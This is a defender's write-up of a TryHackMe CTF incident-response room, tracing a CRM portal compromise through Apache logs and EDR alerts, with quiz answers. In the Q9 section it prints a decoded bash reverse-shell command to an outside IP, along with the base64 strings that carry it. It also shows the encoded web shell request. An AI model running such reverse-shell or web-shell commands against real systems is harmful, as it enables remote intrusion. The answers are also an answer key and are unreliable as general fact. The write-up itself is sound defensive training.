
TryHackMe First Shift CTF — Task 5: Portal Drop

Portal Drop



You are on the day shift in the **ProbablyFine** when the monitoring dashboard flashes red. A new alert appears in the WAF summary, reporting a web scan on `crm.trypatchme.thm` followed by a suspicious file upload anomaly. The affected website is TryPatchMe's public-facing CRM portal, a valued customer who provides software patching consulting services.

That should be an easy case, since you have access to both the web access logs and the EDR console. Combined, or the portal has been breached and TryPatchMe needs to patch the CRM now!

Analyzing the Evidence


To solve this case, you will need to correlate activity between two primary sources:

1. Web Access Logs:

Click the **Download Task Files** button to retrieve the raw traffic data. You may find it helpful to use tools like `grep`, `awk`, or a spreadsheet editor to work through the file.

2. Console (EDR):


You have access to the EDR console below, which is the primary tool for investigating the resulting attack detections and initiate response actions to contain the threat.



Part 1: Web Log Investigation

QUIZ 1. What is the IP address that initiated the brute force on the CRM web portal?


```
run : navigate to Downloads
grep 'POST /CRM/login.php' access-combined-crm-1767978582478-1768841821765.log
```



Answer: 34.67.91.83

Q2. How many failed and successful login attempts were there?


```
Count successful logins: grep 'POST /CRM/login.php' access-combined-crm- ... | grep ' 200 ' | wc -l
Count failed logins: grep 'POST /CRM/login.php' access-combined-crm- ... | grep ' 401 ' | wc -l
```



Answer : 18, 35

Q3. What User-Agent was used when uploading the malicious file?

```
grep -Ei 'upload|upload.php' access-combined-crm-1767978582478-1768841821765.log
```



Answer : python-requests/2.31.0

Q4. What was the name of the suspicious uploaded file?

we already knew there was an upload and that it was made using: `python-requests/2.31.0`. The result showed requests involving: `/CRM/portal/uploads/invoice.php`

Answer : invoice.php


Q5. At what time did the attacker first invoke the uploaded script?

Look at timestamps in access logs


Answer : 2025-11-06 14:27:34

Q6. What was the first decoded command?

Request: `POST /CRM/portal/uploads/invoice.php?q=ZDJodllXMXA&auth=31337`



```
echo 'ZDJodllXMXA' | base64 -d
```



Answer: whoami

Q7. What MITRE ATT&CK persistence sub-technique applies?

The uploaded PHP file, `/var/www/html/CRM/portal/uploads/invoice.php`, was accessed through a web request and used to execute attacker-supplied commands. This behavior maps to **T1505.003 — Web Shell**.

Answer : T1505.003


Q8. Which process image executes attacker commands received from the web?

IoC file: `/var/www/html/CRM/portal/uploads/invoice.php` | Process Image: `/usr/sbin/php-fpm7.4`

Answer : /usr/sbin/php-fpm7.4

Q9. What command allowed the attacker to open a bash reverse shell?


```
echo 'WW1GemFDQXRhU0ErSmlBdlpHVjJMM1JqY0M4eE1UVGd1TVRRNExqZzJMemd3T0RBZ01ENG1NUT09' | base64 -d
echo 'YmFzaCAtaSA+JiAvZGV2L3RjcC8xMTUuNTguMTQ4Ljg2LzgwODAgMD4mMQ==' | base64 -d
```



Answer : bash -i >& /dev/tcp/115.58.148.86/8080 0>&1


Q10. Which Linux user executes the entered malicious commands?

Open EDR console under Unusual User Behavior: System Discovery



Answer : www-data

Q11. What sensitive CRM configuration file did the attacker access?




Answer : /etc/trycrm/config.json

Q12. Which domain was used to exfiltrate the CRM portal database?


Answer : portaldrop2025.xyz

Q13. After responding to all detections, what flag do you obtain?


Detection 1 — Suspicious File Write: Backdoor:PHP/Generic




Detection 2 — Parent-Child Anomaly: Shell Spawn




Detection 3 — Unusual User Behavior & Detection 4: Hands-On-Keyboard Root Activity





Finally: Flag Captured



Finishing Statement:

The Portal Drop CTF demonstrated how a web application compromise can progress from suspicious login activity to command execution, reverse-shell access, system discovery, and attempted data exfiltration. By correlating Apache logs with EDR alerts, I was able to trace the attack and identify the attacker's actions while selecting appropriate response measures based on the available evidence.

Lessons Learned

Log analysis: Apache logs can reveal attacker IPs, login attempts, uploads, timestamps, User-Agents, and encoded commands.

Web shells: A malicious PHP upload can provide attackers with remote command execution when uploaded files are allowed to execute.

Process analysis: Parent-child relationships, such as `php-fpm` spawning Bash, can reveal abnormal activity.

Base64 decoding: Encoded parameters should be investigated because encoding can hide attacker commands without providing encryption.

Incident response: Response actions should be based on evidence, balancing containment with investigation and evidence preservation.

Evidence correlation: Combining web logs with EDR telemetry provides a clearer picture of the complete attack chain.

Analyst mindset: The most important lesson was to verify every finding against evidence rather than guessing. A good investigation should explain *what happened, how it happened, what evidence proves it, and how it should be contained.*

NAZLINE MWITA

Cybersecurity Assurance & KDPA Specialist • HarLyn Digital Partners

🌐 nazlinemwita.co.ke • harlyndigitalpartners.co.ke